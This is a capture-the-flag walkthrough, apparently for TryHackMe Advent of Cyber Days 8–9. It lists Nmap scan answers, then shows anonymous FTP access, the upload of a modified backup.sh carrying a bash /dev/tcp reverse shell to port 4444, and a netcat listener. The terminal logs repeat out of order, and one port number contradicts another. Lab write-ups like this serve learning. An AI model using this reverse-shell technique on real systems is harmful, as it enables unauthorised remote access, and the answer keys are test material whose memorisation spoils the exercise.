
= 1998



Question 2:

Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?


= 80,2222,3389



Question 3:

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?


= Ubuntu



Question 4:

Q4: What is the version of Apache?


=2.4.29



Question 5:

Q5: What is running on port 2222?


= SSH



Question 6:

Q6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

= blog



Thought Process/ Methodology: (Day 8)

First, we deploy our machine and the attack box button. Next, we started by doing a Nmap scan of the IP address. The three open ports reflected here are a web server on 80, SSH on 2222, and a remote desktop connection on 3386. All the answers are there on the scan results.


DAY 9: [Networking] Anyone Can Be Santa!

Tools used: Kali Linux, Nano (text editor)


Solution/Walkthrough:

Question 1

Access FTP over Terminal. Set mode as anonymous to successfully login.




Obtain the list of directories on FTP site using ls command.



Question 2


Analyse the name of the directories that has data accessible. Use cd command to change directory.



```
221 Goodbye.
root@ip-10-10-239-208:~# ls
backup.sh  cira.txt  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-239-208:~# nano backup.sh
root@ip-10-10-239-208:~# cat cira.txt
10.10.154.100
root@ip-10-10-239-208:~# ftp 10.10.154.100
Connected to 10.10.154.100.
220 Welcome to the TBFC FTP Server!.
Name (10.10.154.100:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
```

Question 3

Analyse the script that get executed within the directory. Use ls command to first obtain the list.



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
w-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
26 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (124.0253 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-239-208:~# ls
backup.sh  cira.txt  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-239-208:~# nano backup.sh
root@ip-10-10-239-208:~# cat cira.txt
10.10.154.100
root@ip-10-10-239-208:~# ftp 10.10.154.100
Connected to 10.10.154.100.
220 Welcome to the TBFC FTP Server!.
Name (10.10.154.100:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Question 4

Download the shoppinglist.txt using get command to access the file content.

```
root@ip-10-10-239-208:~# ftp 10.10.154.100
Connected to 10.10.154.100.
220 Welcome to the TBFC FTP Server!.
Name (10.10.154.100:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           385 Jun 25 12:48 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (532.6705 kB/s)
ftp>
```

Open shoppinglist.txt using cat command to see what movie that santa have on his Christmas shopping list.

```
Applications  Places  System   Sat 25 Jun, 14:14                AttackBox IP:10.10.239.208
                                  root@ip-10-10-239-208: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-239-208: ~   root@ip-10-10-239-208: ~   root@ip-10-10-239-208: ~
root@ip-10-10-239-208:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-239-208:~#
```


Question 5

Finding our Exploit using a terminal text editor; nano together with our file downloaded; backup.sh.


```
Applications  Places  System   Sat 25 Jun, 13:53                AttackBox IP:10.10.239.208
                                  root@ip-10-10-239-208: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-239-208: ~   root@ip-10-10-239-208: ~
221 Goodbye.
root@ip-10-10-239-208:~# ls
backup.sh  cira.txt  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools
root@ip-10-10-239-208:~# nano backup.sh
root@ip-10-10-239-208:~# cat cira.txt
10.10.154.100
root@ip-10-10-239-208:~# ftp 10.10.154.100
Connected to 10.10.154.100.
220 Welcome to the TBFC FTP Server!.
Name (10.10.154.100:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
385 bytes sent in 0.00 secs (11.1262 MB/s)
ftp>
```

Using bash -i >& /dev/tcp/Our TryHackMe IP/4444 0>&1 command. Then, save it.


Seting up a netcat listener using nc -lvnp 4444 command.



